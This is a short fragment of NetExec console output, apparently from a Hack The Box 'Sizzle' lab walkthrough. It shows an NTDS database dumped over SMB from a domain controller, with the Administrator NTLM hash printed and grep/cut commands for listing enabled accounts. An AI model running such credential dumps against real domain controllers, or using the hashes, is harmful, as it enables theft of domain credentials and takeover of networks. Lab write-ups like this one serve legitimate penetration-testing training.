SMB         10.10.10.103    445    SIZZLE           [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.10.103    445    SIZZLE           Administrator:500:aad3b435b51404eeaad3b435b51404ee:f6b7160bfc91823792e0ac3a162c9267:::
SMB         10.10.10.103    445    SIZZLE           [+] Dumped 1 NTDS hashes to /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120852.ntds of which 1 were ad
SMB         10.10.10.103    445    SIZZLE           [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.10.10.103    445    SIZZLE           [*] cat /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120852.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.10.10.103    445    SIZZLE           [*] grep -iv disabled /home/kali/.nxc/logs/SIZZLE_10.10.10.103_2024-12-28_120852.ntds | cut -d ':' -f1
```